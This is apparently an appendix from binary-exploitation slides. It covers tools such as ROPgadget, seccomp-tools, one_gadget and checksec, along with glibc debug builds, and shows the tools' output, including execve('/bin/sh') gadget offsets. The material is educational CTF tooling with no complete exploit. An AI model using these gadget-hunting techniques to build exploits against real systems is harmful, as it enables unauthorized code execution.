
r.interactive()
```

send / recv

# \$ Appendix

## Tools

- ▶ ROPgadget - search helpful ROP gadgets
  - ⦿ Included in `pwntools` by default
- ▶ `ROPgadget --binary ./test --only "pop|ret"`
  - ⦿ Search gadgets only contain `pop XXX ; ret`
- ▶ `ROPgadget --binary ./test --string "/bin/sh"`
  - ⦿ Search string “/bin/sh” in binary




A terminal window titled 'u1f383@u1f383:' showing the following command and its output:

```
#!/bin/bash
sudo apt install python3-pip
sudo -H python3 -m pip install ROPgadget
ROPgadget --help
```

# \$ Appendix

## Tools

- ▶ seccomp-tools - powerful tools for seccomp analysis
- ▶ *seccomp-tools* dump ./test



A screenshot of a terminal window with a dark background. The window title is "u1f383@u1f383:/". The prompt is "\$". Inside the window, there is a shell script starting with "#!/bin/bash" and a command to install the "seccomp-tools" gem: "sudo apt install gcc ruby-dev" followed by "gem install seccomp-tools".

```
#!/bin/bash
sudo apt install gcc ruby-dev
gem install seccomp-tools
```

# \$ Appendix

## Tools

```
22:31:55 ➤ u1f383@OWO ➤ /tmp ➤
$ seccomp-tools dump ./test
line  CODE   JT   JF      K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x05 0xc000003e if (A != ARCH_X86_64) goto 0007
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x02 0xffffffff if (A != 0xffffffff) goto 0007
0005: 0x15 0x00 0x01 0x0000003c if (A != exit) goto 0007
0006: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0007: 0x06 0x00 0x00 0x00000000 return KILL
```

only `sys_exit` is allowed

seccomp-tools output

# \$ Appendix

## Tools

- ▶ One gadget - a good one gadget finder

```
#!/bin/bash

sudo apt install gcc ruby-dev
gem install one_gadget
```

- ▶ *one\_gadget /lib/x86\_64-linux-gnu/libc.so.6*
- ▶ *one\_gadget --level8 /lib/x86\_64-linux-gnu/libc.so.6*

```
0xe6c84 execve("/bin/sh", rsi, rdx)
constraints:
[rsi] == NULL || rsi == NULL
[rdx] == NULL || rdx == NULL


0xe6e73 execve("/bin/sh", r10, r12)
constraints:
address rbp-0x78 is writable
[r10] == NULL || r10 == NULL
[r12] == NULL || r12 == NULL

0xe6e76 execve("/bin/sh", r10, rdx)
constraints:
address rbp-0x78 is writable
[r10] == NULL || r10 == NULL
[rdx] == NULL || rdx == NULL
```

# \$ Appendix

## Tools

- ▶ *file* - determine file type
- ▶ *checksec* - a python/linux script to check binary secure settings
  - ⌚ Included in pwntools by default




A terminal window showing two commands: `file ./test` and `checksec ./test`. The `file` command output indicates the file is an ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter ..., BuildID[sha1]=..., for ..., with debug\_info, not stripped. The `checksec` command output provides detailed security analysis:

Setting	Value
Arch	amd64-64-little
RELRO	Full RELRO
Stack	No canary found
NX	NX enabled
PIE	PIE enabled

# \$ Appendix

## Debug glibc with source code



A terminal window titled "u1f383@u1f383:" showing a shell script for debugging glibc. The script includes comments explaining each step: downloading source code, extracting it, creating a debug directory, installing gawk, configuring the build, building the target, compiling a test program with a specified dynamic linker, running the binary with debugging symbols, and finally setting up a debugger wrapper.

```
#!/bin/bash

# download glibc source code
apt-get install glibc-source
# go to dir and uncompress
cd /usr/src/glibc
tar xvf glibc-2.31.tar.xz
# create dest dir
mkdir glibc_dbg && cd glibc_dbg
# gawk needs to be installed
apt install gawk
# config
../glibc-2.31/configure --prefix $PWD --enable-debug
# build target
make -j4

# compile c source with specified dynamic linker
gcc -Wl,--dynamic-linker=/usr/src/glibc/glibc_dbg/elf/ld.so -g -o test test.c
# run binary with debugging libc.so
LD_PRELOAD=/usr/src/glibc/glibc_dbg/libc.so ./test

# in gdb
pwndbg> set exec-wrapper env "LD_PRELOAD=/usr/src/glibc/glibc_dbg/libc.so"
```

# \$ Appendix

## Debug glibc with source code

```
0x55bc0c3d5050 <printf@plt>    endbr64
0x55bc0c3d5054 <printf@plt+4>   bnd jmp qword ptr [rip + 0x2f75]    <printf>
                                ↓
▶ 0x7f556d985b00 <printf>        endbr64
0x7f556d985b04 <printf+4>       sub   rsp, 0xd8
